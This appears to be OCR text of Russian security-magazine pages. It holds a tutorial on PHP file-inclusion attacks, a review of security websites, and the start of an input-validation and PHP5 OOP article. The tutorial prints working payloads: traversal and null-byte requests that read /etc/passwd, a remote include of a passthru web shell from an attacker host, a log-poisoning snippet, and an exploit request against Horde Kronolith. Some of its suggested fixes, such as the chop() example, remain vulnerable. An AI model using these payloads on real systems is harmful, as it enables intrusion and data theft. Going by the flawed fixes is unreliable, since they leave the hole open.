➔ **include_once()/require_once().** Include_once() включает и выполняет указанный файл во время выполнения скрипта. Данное поведение напоминает описанное ранее поведение функции include(), с единственным отличием, заключающимся в следующем условии: если код файла уже был включен, он не будет включен снова. Таким образом, код включаемого файла выполнится лишь раз. Отличие require_once() от include_once() аналогично отличию функций include() и require(). Данными функциями следует пользоваться, чтобы избежать проблем, связанных с переопределением функций и переназначением значений переменных.

➔ **register_globals.** Каждый пользователь, интересующийся эксплойтами и посещающий багтрак, хотя бы раз видел фразу: «Эксплуатирование уязвимости требует включения опции register_globals в конфигурационном файле PHP». Давай разберемся, что это за опция и с чем ее едят.Рассмотрим пример, состоящий из трех файлов:

**файл sample1.php:**

```
<?php
$var1=”sample3”;
Include(“sample2.php”);
echo “hello”;
#…some code ..;
?>
```

**файл sample2.php:**

```
<?php
Include($var1.“.php”);
#…some code ..;
?>
```

**файл sample3.php:**

```
<?php
#…some code ..;
?>
```

Как видно, файл sample1.php включает sample2.php, а файл sample2.php включает sample3.php.

Файл sample1.php устанавливает переменную $var1 до вызова sample2.php. Затем в sample2.php включается файл вне зависимости от того, какое

ПОВЕДЕНИЕ МНОГИХ ФУНКЦИЙ ЗАВИСИТ ОТ НАСТРОЕК В PHP.INI, ПОЭТОМУ ТЩАТЕЛЬНО ПРОВЕРЯЙ ЭТОТ ФАЙЛ ПЕРЕД ИСПОЛЬЗОВАНИЕМ КАКОЙ-ЛИБО НОВОЙ ФУНКЦИИ

значение имеет $var1. Проблема данного кода в следующем: он не учитывает, что кто-то может получить доступ напрямую к sample2.php.

Проблема проявит себя, если в конфигурационном файле PHP включена директива register_globals. Включение данной директивы означает, что любая переменная может быть установлена через запрос пользователя. Переменная $var1 установлена до использования в sample2.php, но если кто-то получит доступ в sample2.php первым (до sample1.php), и свойство register_globals будет включено, то значение переменной $var1 может быть изменено через пользовательский запрос.

К примеру, если web-приложение доступно по ссылке www.vul_site.com/sample1.php, все, что нам нужно сделать, — это перейти по адресу www.vul_site.com/sample2.php и, в зависимости от настроек в php.ini, мы, скорее всего, получим страницу с ошибкой, которая подскажет нам, что sample2.php ожидает некоторое значение для переменной $var1. А поскольку свойство register_globals включено, пользователь самостоятельно может инициализировать значение данной переменной через соответствующий запрос: www.vul_site.com/sample2.php?var1=any_file_name. Сценарий попытается подключить соответствующий искомый файл, в случае неудачи будет выдано сообщение об ошибке.

➔ **magic_quotes_gpc.** Итак, попытаемся извлечь пользу и подключить вместо валидного сценария, например, файл, содержащий хэши паролей пользователей /etc/passwd:

```
www.vul_site.com/sample2.php?var1=../../
../../../../../etc/passwd.
```

Но в результате мы получим ошибку. Подключение файла не произойдет потому, что сценарий sample2.php дописывает в конце любого файла расширение «.php» и пытается получить доступ к ../../../../../../../etc/passwd.php, которого, естественно, не существует. Соответственно, если в своих «учебных» целях мы хотим использовать что-либо помимо PHP-сценариев, нужно избежать добавления окончания «.php». Решение проблемы лежит в файле php.ini и называется magic_quotes_gpc. Magic_quotes_gpc — это свойство, действия которого эквивалентны действию функции addslashes(). Данная функция возвращает сроку, в которой перед каждым спецсимволом (',",\ и NUL (байт NULL)) добавлен обратный слеш (\). Аббревиатура GPC расшифровывается как Get, Post, Cookie. Это значит, что по сути magic_quotes_gpc применяет функцию addslashes() ко всем вашим GET-, POST-, и COOKIE-данным.

Таким образом, если свойство magic_quotes_gpc установлено в «off», значит, существует возможность включения локальных файлов с нулевым байтом в конце имени файла. В PHP нулевой символ обозначается как «\n», что эквивалентно шестнадцатеричному значению «%00».

Таким образом, следующий запрос способен предоставить интересующий нас файл /etc/passwd: www.vul_site.com/sample2.php?var1=../../../../../../etc/passwd%00

Отметим, что символы «../» aka «dot dot slash» являются спецификаторами обхода директорий (Directory Traversal Specifiers) и служат для доступа к файлам вне текущей директории. Так же можно включать удаленные файлы, содержащие злонамеренный код.

Предположим, мы хотим включить удаленный файл evilscript.php следующего содержания:

```
<?php
passthru($_GET[cmd]);
?>
```

Команда passthru() в PHP выполняет указанные команды на сервере. Переменная $_GET ждет указания команды и ее параметров в запросе пользователя.

В результате мы можем получить файл с паролями пользователей уже другим способом, используя удаленный сценарий evilscript.php и явно указав нужную команду в строке запроса:

```
http://localhost/index.php?page=http://
someevilhost.com/evilscript.php?
cmd=cat /etc/passwd
```

➔ **инжектирование сценария в лог-файлы.** Иногда возникает ситуация, когда администратор сайта с помощью некоторых настроек запрещает подключать удаленные файлы. Например, установка опции allow_url_fopen в значение «off» запретит включать сценарии с удаленных ресурсов. Тем не менее, даже в этой ситуации остается возможность инжектировать собственный PHP-код в журнал регистрации событий. Для этого нужно составить HTTP-GET-запрос, содержащий в себе PHP-код, который необходимо выполнить.

```
$CODE ='<?php ob_clean();echo
START;$_GET[cmd]=striplashes($_GET[cmd]);
passthru($_GET[cmd]);echo START;die;?>';
$content.="GET /path/".$CODE."
HTTP/1.1/n";
$content.="User-Agent: ".$CODE."/n";
$content.="Host: ".$host."/n";
$content.="Connection: close/n/n";
```

В результате PHP-код будет передан серверу через представленный запрос. Сервер зарегистрирует попытку доступа в своих логах. Это значит, что в файлах регистрации событий останется и наш PHP-код. После этого остается только получить доступ к журналам через локальное включение файлов. Выполнение лог-файла при включении ничем не отличается от выполнения PHP-сценария: лишний мусор будет отброшен, а функции PHP — выполнены. Переданные команды будут выполнены без необходимости включения удаленного файла. Для выполнения данного эксплойта необходимо включение опции register_globals и выключение опции magic_quotes_gpc.

➔ **уязвимость в Horde Kronolith.** На момент написания данной статьи одной из последних на iDefence Labs была новость об уязвимости в web-календаре Horde Kronolith, позволяющей включить и выполнить произвольный локальный файл. В опубликованной новости рассматривается проблемный участок кода, но не приводится пример эксплуатирования уязвимости. Давай проанализируем, насколько легко злоумышленник может составить эксплойт, имея перед глазами проблемный участок кода.

На сайте приводился следующий участок проблемного кода сценария 'lib/FBView.php':

```
177  function &factory($view)
178  {
179   $driver = basename($view);
180 require_once dirname(__FILE__) .
'/FBView/' . $view . '.php';
```


Как видно, уязвимость обнаружена в функции Kronolith_FreeBusy_View::factory, которая включает локальные файлы, переданные через 'view' HTTP-GET-параметр запроса. В строке 179 с помощью функции basename(string path [, string suffix]) осуществлена проверка вводимых данных. Данная функция возвращает имя файла, чей путь передается в качестве параметра. Если имя файла оканчивается на suffix, он также будет отброшен. Таким образом, используя функцию basename(), разработчики позаботились об обрезании возможных злонамеренных символов, содержащихся в переменной $view. Одна-

## добрый инспектор

В СТАТЬЕ МЫ РАССМОТРЕЛИ ВОЗМОЖНОСТЬ МОДИФИКАЦИИ ИСХОДНЫХ ТЕКСТОВ СТРАНИЦЫ ПУТЕМ СОХРАНЕНИЯ ТЕКСТОВ И ИХ ИЗМЕНЕНИЯ В ОФФЛАЙНЕ. ПРИ ИСПОЛЬЗОВАНИИ ПРОДВИНУТЫХ WEB-БРАУЗЕРОВ, ТАКИХ КАК FIREFOX, СУЩЕСТВУЕТ БОЛЕЕ ПРОСТОЙ МЕТОД РЕШЕНИЯ ДАННОЙ ПРОБЛЕМЫ. ИМЯ ЕМУ DOM INSPECTOR (TOOLS→WEB DEVELOPMENT→DOM INSPECTOR).

ПРИ ИСПОЛЬЗОВАНИИ DOM-ИНСПЕКТОРА, ВСЕ, ЧТО НАМ НУЖНО, — ЭТО ОТКРЫТЬ ПОДОПЫТНУЮ СТРАНИЦУ. В РЕЗУЛЬТАТЕ ВНИЗУ ОКНА БРАУЗЕРА DOM-ИНСПЕКТОРА РАСКРОЕТСЯ СТРАНИЦА.

СЛЕВА ВВЕРХУ ОКНА DOM-ИНСПЕКТОРА ПОЯВИТСЯ СТРУКТУРА ИССЛЕДУЕМОЙ СТРАНИЦЫ. НАЖИМАЯ НА КНОПКУ СО СТРЕЛКОЙ-УКАЗАТЕЛЕМ СЛЕВА НА ПАНЕЛИ ИНСТРУМЕНТОВ DOM-ИНСПЕКТОРА И КЛИКАЯ ПО ИНТЕРЕСУЮЩЕМУ НАС ЭЛЕМЕНТУ ИССЛЕДУЕМОЙ СТРАНИЦЫ, МОЖНО ЛЕГКО ПЕРЕДВИГАТЬСЯ И ИЗМЕНЯТЬ НУЖНЫЕ ТЕГИ И ИХ АТРИБУТЫ.




**Инспектор DOM**

ко в строке 180 не используется результирующая переменная $driver. По невнимательности разработчик по-прежнему использует переменную $view при подключении файла. Используя символы обхода директорий (../) и нулевые байты (%00), атакующий может получить доступ к локальным файлам web-сервера.

В результате, для отображения все того же файла паролей, находящегося в файле /etc/passwd, через переменную $view нужно выполнить запрос:

```
http://vul_site/path/lib/FBView.php?view=
../../../../../../../../../../etc/passwd%00.
```

Получается, что даже без явного эксплойта злоумышленнику не составляет труда разработать собственный вариант нападения по приводимым данным производителей или аналитиков безопасности о проблемных участках кода в программном обеспечении.

➔ **защита web-приложения.** Итак, сейчас мы уже знаем, как устроены LFI-/RFI-эксплойты и какие ошибки программистов они используют. Теперь нужно понять, как не дать удаленному злоумышленнику осуществить PHP-инклюдинг сценариев.

Самым простым примером, исключающим любую возможность инжектирования злонамеренного кода через URL, является отказ от использования переменной для хранения имени сценария. Вместо этого имя сценария нужно указывать явно.

Рассмотрим пример: Пусть включение файла происходит следующим образом: require($page . «otherpage.php»);. Мы уже знаем, что данный код потенциально уязвим. Устраним уязвимость, явно указав сценарий: require(«otherpage.php»);. Таким образом, в строке запроса вместо строки index.php?page=otherpage.php мы получим совершенно безобидную строку, устраняющую возможность включения стороннего сценария: index.php?otherpage.php.

Но что если использование переменной жизненно необходимо для нашей программы? Чтобы быть уверенным, что никто не допишет в переменную злонамеренный код, необходимо избавиться от всех лишних символов в строке запроса, включая символ перевода строки «\n», символ пробела « », символ табуляции «\t», символ возврата каретки «\r» и другие. Решить проблему поможет функция chop() (или ее псевдоним rtrim()), которая возвращает строку с удаленными спецсимволами с конца строки.

**пример использования chop():**

```
<a href=index.php?page=file1.php>Files</a>
<?php
$page = chop($_GET[page]);
include($page);
?>
```

Следует также учитывать, что в общем случае данные в базу будут вводиться непроверенными пользователями. И сразу после извлечения из базы — использоваться для генерации html-страниц, например, страницы гостевой книги. Для исключения потенциальной опасности использования тегов и команд JavaScript необходимо преобразовать хранимые данные с помощью функции PHP htmlspecialchars().

Также стоит запретить в PHP использование опасных функций, наподобие рассмотренной ранее passthru(), которая исполняет переданные ей команды с привилегиями запущенного web-сервера. Не забудем и про некоторые особенно критические опции в php.ini. По возможности, нужно выключить директивы register_globals и allow_url_fopen и включить директиву magic_quotes_gpc. Конечно, необходимо учитывать, что кто-то может использовать данную функциональность и в легитимных целях.

➔ **совет в дорогу.** Программируя, необходимо помнить, что неаккуратное использование функций require(), include() и им подобных может привести не только к интерпретированию PHP-кода на стороне сервера, но и ко многим другим атакам. Например, если файл, который должен быть включен, не существует, удаленный злоумышленник может провести XSS-нападение и выполнить JavaScript-код в браузере пользователя-жертвы. Также отсутствие включаемого файла может повлечь за собой раскрытие конфиденциальной информации, полезной для хакера, через получение сообщения об ошибке. Поскольку синтаксис сообщения об ошибке для функции include() содержит вывод названия параметра и путь к сценарию:

```
Warning: main(%parameter%): failed
to open stream: No such file or directory
in %path% on line %x%
Warning: main(): Failed opening
'%parameter%' for inclusion
(include_path='%path%') in %path%
on line %x%
```


то следующий код:

```
<?php
if(!is_file("My_param"
.$_GET['filename'])){
...
}
?>
```

В случае невозможности обнаружить искомый файл, выдаст сообщение об ошибке, демонстрирующее хакеру целевой параметр и имя сценария:

```
Warning: main(): Failed opening
My_param for inclusion
(include_path=/whatever/path/
filename.php) in /whatever/path/
filename.php
on line 2
```

На этом наше повествование подходит к концу. Желаем удачи на ниве IT-безопасности. C



**PHP-инклюдинг в Horde Kronolith**


## Тесты

- Лучшие геймпады
- Материнские платы на платформе AM2
- Акустика 2.1 для дома
- Производительные кулеры
- Мыши для игроманов
- Широкоформатные мониторы
- Versus-тест: GeForce 8800
- Тест софта: пакеты для комплексного тестирования производительности


## Инфо

- Эволюция человеко-машинных интерфейсов
- Технологии четырехъядерных систем
- Звездные железки: AMD Athlon 64
- Линейка: материнские платы AM2 MSI

## Практика

- Экстремальный разгон Intel Kentsfield
- Моддинг: проект SLIяние
- Учим как выжить с Windows Vista на ноутбуке

**DVD в комплекте!**



# притоны интернета

## Обзор сайтов по информационной безопасности

КАК НИ КРУТИ, А ИНФОРМАЦИЯ СЕЙЧАС ОПРЕДЕЛЯЕТ НА ПЛАНЕТЕ ПРАКТИЧЕСКИ ВСЕ. И ВЕДЬ У КОГО ЕЕ БОЛЬШЕ, У КОГО ОНА ПОЛНЕЕ И АКТУАЛЬНЕЕ — ТОТ И СИЛЬНЕЕ. ЧТОБЫ У ТЕБЯ НЕ ОТОБРАЛИ ТВОИ СОБСТВЕННЫЕ БАЙТЫ И НЕ ОСТАВИЛИ БЕСПОМОЩНЫМ — ЧИТАЙ НАШ ОБЗОР ЛУЧШИХ ПОРТАЛОВ ПО ЗАЩИТЕ ИНФОРМАЦИИ!

Юрий Наумов aka Crazy_script
script@real.xakep.ru

**4/5**

**INFOSAFE**
www.infosafe.ru

Как заявляют авторы проекта, INFOSAFE — первый специализированный «ресурс ресурсов» об информационной безопасности. Он представляет собой «удобный и полный тематический интернет-каталог», а в совокупности с рейтинговой системой — этакий всеобъемлющий информационный портал. Ресурсы в нем сортируются по убыванию рейтинга, который напрямую зависит от голосования посетителей. По каждому разделу ИТ предлагается выбрать тип искомых данных: либо мы ищем материалы в виде статей, а возможно — подходящий форум или вовсе он-лайн магазин. Итого: полезный, стремительно развивающийся ресурс.

**3,5/5**

**Root-Access**
www.root-access.org

А это новичок в сегодняшнем обзоре интернет-ресурсов. Сравнительно молодой проект в том числе и на тему IT-security. Форум, как и обычно у зеленых хацкерских проектов, вряд ли заманит своим содержанием продвинутых безопасников, но начинающим здесь будет в самый раз. Статьи имеются неплохие, но в основном это старенькие тексты со сторонних порталов. Возможно, некоторым будет интересен интернет-магазин с разнообразием уинов, пинов, пластика и тому подобными вкусностями.

**3/5**

**Void.ru**
www.void.ru

Я думаю, многим известен этот проект. Void.ru — своего рода независимая пресса, не так давно освещавшая разнообразные аспекты информационной безопасности. Все это было построено сугубо на энтузиазме участников проекта. Сейчас портал обновляется редко, но, несмотря на это, популярность его не упала. Помимо статей и новостей, посетителям и сегодня предлагаются удобные он-лайн сервисы: прокси-чекер со списком только что проверенных адресов, анонимный мейлер, всевозможные дешифраторы паролей различного ПО, база MAC-адресов. Замечу, что сейчас немало сайтов молодых секьюрити-команд хостятся именно на void.ru. Проект еще жив! Пусть и не настолько активен, но определенно жив.

**4**/5

## Viruslist

www.Viruslist.com

Глобальный ресурс Лаборатории Касперского, полностью посвященный информационной безопасности. Имеющаяся на сайте энциклопедия вирусов даст максимальную информацию по различным вопросам: начиная от принципов работы и заканчивая мерами предосторожности. В состав включено полное описание всех известных вредоносных программ. На viruslist.com всегда можно получить доступ к различной статистической информации, ознакомиться с тенденциями развития вирусных технологий и спама, узнать последние новости уязвимых продуктов. А если возникнут какие-либо вопросы, то всегда можно воспользоваться форумом, на котором ты получишь исчерпывающую информацию по тематике сайта. Сайт доступен на 6 языках, включая русский. В твоем распоряжении возможность быстрого поиска и удобный интерфейс.


**5**/5

## SecurityLab

www.securitylab.ru

На мой взгляд, самый известный и популярный (около 27 тысяч зарегистрированных пользователей) информационный портал в России, рассказывающий о событиях в области защиты информации и новых технологий. Positive Technologies (владельцы портала www.ptsecurity.ru) — успешная контора в сфере веб-безопасности, занимающая лидирующее место на российском рынке. Набрав этот адрес в своем браузере, ты получишь доступ к самым свежим и актуальным событиям в области IT-security.

Спецы портала заботятся о том, чтобы посетитель получил самую исчерпывающую информацию обо всех найденных уязвимостях, их анализ с точки зрения профессионалов этой области, а также конкретные рекомендации по решению проблем. В аналитическом разделе располагаются публикации как оригинальных, так и весьма интересных иностранных статей в области IT-индустрии.

На сайте периодически проходят конкурсы, голосования, временами обновляется архив из более чем двух тысяч различных шароварных и фриварных программ. National Vulnerability Database содержит информацию на английском о более чем 20 тысячах уязвимостей.

Первый информационный портал совместно с небезызвестным тебе Алексеем Лукацким (руководителем одного из отделов НИП «Информзащита») предлагает новый и довольно интересный сервис — «Security-календарь». Придуман он для тех, кому интересна история защиты информации. Календарь выводит знаменательные события в мире информационной безопасности текущего дня. База растет в том числе и благодаря помощи посетителей портала. Информер абсолютно свободный и доступен любому желающему разместить его у себя на странице.

Нельзя не отметить и еще один полезный раздел — форум. Здесь круглые сутки можно получить квалифицированный ответ на интересующий вопрос от специалистов и сисадминов со всей России. Форум SecurityLab — самое популярное место в рунете, где можно узнать почти все об информационной безопасности. Местную рассылку читают почти 20 тысяч человек.

Неудивительно, что столь популярный секьюрити-портал подвергается постоянным атакам. Специалисты позаботились и о себе: интернет-проект управляется системой «Битрикс» —- одной из наиболее стабильных и защищенных CMS.


**4,5**/5

## Zone-H

www.zone-h.ru

Все новости о происходящих сражениях за информацию стекаются именно сюда — в международный центр ИТ-безопасности. Здесь, в разделе «Информационные войны» можно найти последние сводки из зоны боевых действий. На сайте содержится эксклюзивная информация об атаках серверов, большая часть которой появляется благодаря скрипт-киддисам и иным хулиганам. Причем мониторинг этих атак не прекращается ни на секунду. Во всем этом явно вычерчивается силуэт идеи проекта: не терять связь между событиями в сфере IT-security и в мире. Zone-H демонстрирует, что политика и проблемы информационной безопасности неразрывно переплетены между собой и с происходящим в глобальной Сети.

**5**/5

### BugTraq.Ru

www.bugtraq.ru

Одна из самых старых русскоязычных страниц об обеспечении защиты главного ресурса на планете. Может быть, не такая объемная и активная (регулярность обновления новостей от нескольких раз в день до одного раза в неделю, по мере накопления), зато может порадовать своим профессионализмом и эксклюзивностью большей части информации. Главная задача — изучение и отслеживание тенденций, проведение аналитических работ и сообщение о наиболее значимых событиях IT. Ресурс рассчитан на более подготовленного посетителя: основная аудитория — ведущие специалисты IT, преимущественно с высшим образованием, которые стремятся получить «чистую» информацию без примесей абсолютно ненужных фактов и домыслов.

Но главным достоинством BugTraq.ru стала одноименная рассылка (на сегодняшний день — 83 тысячи подписчиков), фактически и послужившая фундаментом для возведения нынешнего портала. С 1997 года в ящики подписчиков понеслись килобайты ценной секьюрити-информации, а механизм сей запустил Дмитрий Леонов — человек, известный каждому, кто когда либо интересовался IT-security. Ведущий специалист, автор широко известной книги «Атака ни Интернет», уважаемый в IT-кругах, он также создатель громких проектов Russian Security Newsline, HackZone.Ru, ezhe.ru. Определенно, BugTraq.ru — must visit!


**3,5**/5

### Anti-Malware

www.anti-malware.ru

Независимый информационно-аналитический проект о том, как защитить себя от всякой malware-дряни. Над его развитием работают настоящие профессионалы, имеющие большой опыт работы в области IT-security. Уровень спецов проекта становится заметен, если посмотреть, как стремительно развивается ресурс. Каждый день в новостной ленте публикуется свежая информация о текущих и возможных угрозах, разрабатываются и освещаются наиболее эффективные технологии защиты. Здесь всегда можно ознакомиться с погодой на линии фронта: периодически проводятся аналитические обзоры и всевозможные исследования. Anti-Malware поддерживается такими известными компаниями как Dr.Web, ДиалогНаука, Лаборатория Касперского, Panda Sofware.

**4**/5

### uinC

www.uinc.ru

Еще один долгожитель рунета (май 2001), созданный отечественной командой uinC (Underground InformatioN Center). Одноименный портал — попытка сделать ресурс, схожий по тематике с популярной в то время Хакзоной, но исключающий ее основной недочет — обилие мусора (флейминг и флудинг плотно поселился в те времена на популярном форуме).

Network & security news — один из интереснейших разделов! Подавляющее большинство новостных сообщений переведено с иностранных первоисточников самими членами группы. Свежие посты в этом разделе появляются каждый день по 6–10 штук и обязательно с указанием ссылки на оригинал.

Статьи uinc.ru редко обновляются, но архив включает в себя полезную подборку информации, в том числе и на актуальные сегодня темы. Для самых маленьких найдется FAQ с популярными вопросами в области IT. Архив софта тоже стоит полистать (там тебя ждет очень хорошая подборка программ по категориям с их описанием и ссылкой на закачку). А с командными релизами можно познакомиться в разделе проектов. Здесь живут такие известные обитатели софтверного мира как RegScan, UINC Keylogger, PE Optimizer и многие другие. Форум не понравился, выполнен в стиле олд скул :).

**4**/5

### БЕЗПЕКА

www.bezpeka.com

Фактически, этот ресурс — сайт украинской конторы, специализирующейся на информационных технологиях и информационной безопасности. Помимо данных о предприятии и списка оказываемых услуг, эта страница является неплохим информативным ресурсом по безопасности. Деятели из местного Центра Безопасности готовят качественную рассылку «Компьютерная безопасность». 3–4 раза в неделю тебе на мыло будет приходить оперативная информация о последних багах, вирусах, новости ПО и информационных технологий. А также — все изменения в законодательстве, так или иначе связанные с защитой информации, копирайтами и интеллектуальной собственностью.

# противоукольный костюм

## Проверка входных данных на PHP с помощью ООП

ПРОБЛЕМА СОЗДАНИЯ БЕЗОПАСНЫХ СКРИПТОВ ВСЕГДА СТОЯЛА ДОВОЛЬНО ОСТРО. ДАЖЕ ЕСЛИ МЫ СОЗДАЕМ ОБЫЧНУЮ ДОМАШНЮЮ СТРАНИЦУ, НАМ ВРЯД ЛИ БУДЕТ ПРИЯТНО, ЧТО КАКОЙ-НИБУДЬ УМЕЛЕЦ ЕЕ ВЗЛОМАЕТ. ЧТО УЖ ГОВОРИТЬ О КРУПНЫХ КОРПОРАТИВНЫХ И КОММЕРЧЕСКИХ САЙТАХ, ВЕДЬ В ДАННОМ СЛУЧАЕ ВЗЛОМ МОЖЕТ НАНЕСТИ ДОВОЛЬНО ЗНАЧИТЕЛЬНЫЙ ФИНАНСОВЫЙ УЩЕРБ.

Борис Вольфсон
borisvolfson@gmail.com, http://splendot.com

Чаще всего взломщики пользуются различными недоработками в скриптах — например, недостаточной проверкой поступающей извне (от посетителя сайта) информации. В данной статье я покажу, как, используя современные технологии программирования, можно организовать гибкую и надежную систему проверки данных, полученных от пользователя.

➔ **типичные дыры.** Какой код может быть уязвимым к атакам взломщиков? Как взломщики пользуются дырами в скриптах? Прежде всего, отмечу, что грамотно написанный скрипт довольно трудно взломать, а большинство взломов происходит из-за недостаточной бдительности программистов. «Проверять, проверять и еще раз проверять входные данные» — вот лозунг написания надежных и безопасных скриптов.

➔ **имена файлов.** Пользователь отправляет свои запросы к серверу с помощью методов POST и GET. Из заполненных форм входные данные чаще всего поступают методом POST, а для передачи данных с помощью гипертекстовой ссылки применяется метод GET. Например, у нас на сайте размещены различные статьи, и для их показа мы используем отображающий скрипт. Информация о статьях хранится в базе данных, а специальный скрипт выдает примерно такой список:

**«дырявый» список ссылок**

```
<a href="show.php?filename=
article1.html">Статья 1</a>
<a href="show.php?filename=
article2.html">Статья 2</a>
<a href="show.php?filename=
article3.html">Статья 3</a>
```

Каждая ссылка указывает на скрипт show.php, который выводит статьи на экран (в качестве параметра ему передается имя файла). Сам скрипт show.php содержит следующий код:

**потенциальная дыра**

```
// Вывод верхней части страницы
...
echo file_get_contents($filename);
...
// Вывод нижней части страницы
```

Конечно, мы рассмотрели самый запущенный случай: в данном коде содержатся две грубых с точки зрения написания безопасного кода ошибки. Во-первых, для получения внешних данных (имени файла) используется глобальная переменная $filename. Вместо этого лучше использовать ассоциативные массивы $_REQUEST, $_POST, $_GET и другие. Тем более что в следующих версиях PHP глобальные переменные на основе данных пользователя создаваться не будут, и хочешь ты этого или нет — придется использовать специальные массивы. Во-вторых, $filename никак не проверяется. Например, взломщик может указать вместо имени файла в строке ввода адреса index.php и получит

## ООП в PHP5

➔ **введение.** Достаточно часто для разработки сайтов используется язык PHP. В последней (пятой) версии PHP значительно улучшилась поддержка ООП (объектно-ориентированного программирования). Тем не менее, многие программисты при создании сайтов используют лишь самые примитивные возможности ООП, например, инкапсуляцию данных. Безусловно, такое применение ООП делает код более качественным, но, применяя и другие возможности ООП, можно добиться большего эффекта. Применение полиморфизма и наследования позволяет значительно сократить код, одновременно делая его более надежным. Также такой код можно часто использовать повторно. Рассмотрим это дело на практике. Итак, перед нами стоит задача — сделать страницу Васи Пупкина. Вверху страницы должна быть большая надпись «Домашняя страница Васи Пупкина» (обычно это логотип сайта). Далее следует меню, состоящее из следующих разделов: «Главная страница», «Биография», «Ссылки». По середине страницы идет текст раздела. Внизу дублируется меню. Сайт будет состоять из четырех основных файлов (смотри таблицу 1).

➔ **каркас сайта.** Наша страница будет являться классом. Определим абстрактный класс HTML-страницы в файле html.php:

**абстрактный базовый класс «страница HTML»**

```
<?php
abstract class HTMLPage
{
 protected $Title = "";
 function __construct($Title)
 {
 $this->Title = "[Домашняя страница Васи Пупкина] " . $Title;
 }
 function BeginHTML()
 {
 echo <<<HTML
<html>
<head>
 <title>{$this"Title}</title>
</head>
<body>
HTML;
 }
 function EndHTML()
 {
 echo <<<HTML
</body>
</html>
HTML;
 }
 function Logo()
 {
 echo "<h1>Домашняя страница Васи Пупкина</h2>";
 }
 function Menu()
 {
 echo <<<HTML
<table>
 <tr>
 <td><a href='index.php'>Главная страница</a></td>
 <td><a href='bio.php'>Биография</a></td>
 <td><a href='links.php'>Ссылки</a></td>
 </tr>
</table>
HTML;
 }
 abstract function MainText();
 function Write()
 {
 $this->BeginHTML();
 $this->Logo();
 $this->Menu();
 $this->MainText();
 $this->Menu();
 $this->EndHTML();
 }
}
?>
```

Часть методов служит для вывода отдельных элементов страницы, таких как меню, логотип и так далее. В методе Write все эти функции вызываются для того, чтобы вывести всю страницу целиком. Особое внимание следует уделить абстрактному методу MainText. Этот метод называется абстрактным, поскольку он не реализован в этом классе, а только объявлен. Переопределен и реализован он будет в дочерних классах. Так на странице ссылок в этом методе будут выводиться ссылки, а на странице биографии — текст биографии Васи Пупкина. Сам класс объявлен абстрактным, и, значит, создать экземпляры такого класса будет невозможно.

В классе объявлена переменная $Title с областью видимости protected, то есть доступ к ней может получить либо сам класс, либо его наследники. Теперь осталось создать остальные три файла. Покажу, как это можно сделать на примере index.php:

**главная страница сайта**

```
<?php
include_once("html.php");
class IndexPage extends HTMLPage
{
 function MainText()
 {
 echo "<p>Добро пожаловать на домашнюю страничку Васи Пупкина";
 }
}
$Page = new IndexPage("Главная страница");
$Page->Write();
?>
```

В данном случае просто создается новый класс IndexPage, производный от класса HTMLPage и переопределяется метод MainText для вывода основного содержания страницы. Для наглядности приведу схему иерархии классов (смотри таблицу 2).

➔ **результат.** Преимущества использования ООП будут тем больше, чем больше будет сайт. К тому же, по ходу работы требования к сайту будут меняться. Может потребоваться добавление новой страницы. Для этого надо будет создать новый файл с классом, производным от HTMLPage, переопределить метод MainText и создать соответствующий пункт меню. Вот как можно использовать наследование. Также просто будет изменить дизайн всех страниц — изменения будут происходить в классе HTMLPage, другие страницы унаследуют дизайн автоматически. Описанный подход хорошо подходит для небольших сайтов с несколькими десятками страниц.

**Таблица 1**

| Название | Описание |
|---|---|
| **index.php** | Главная страница |
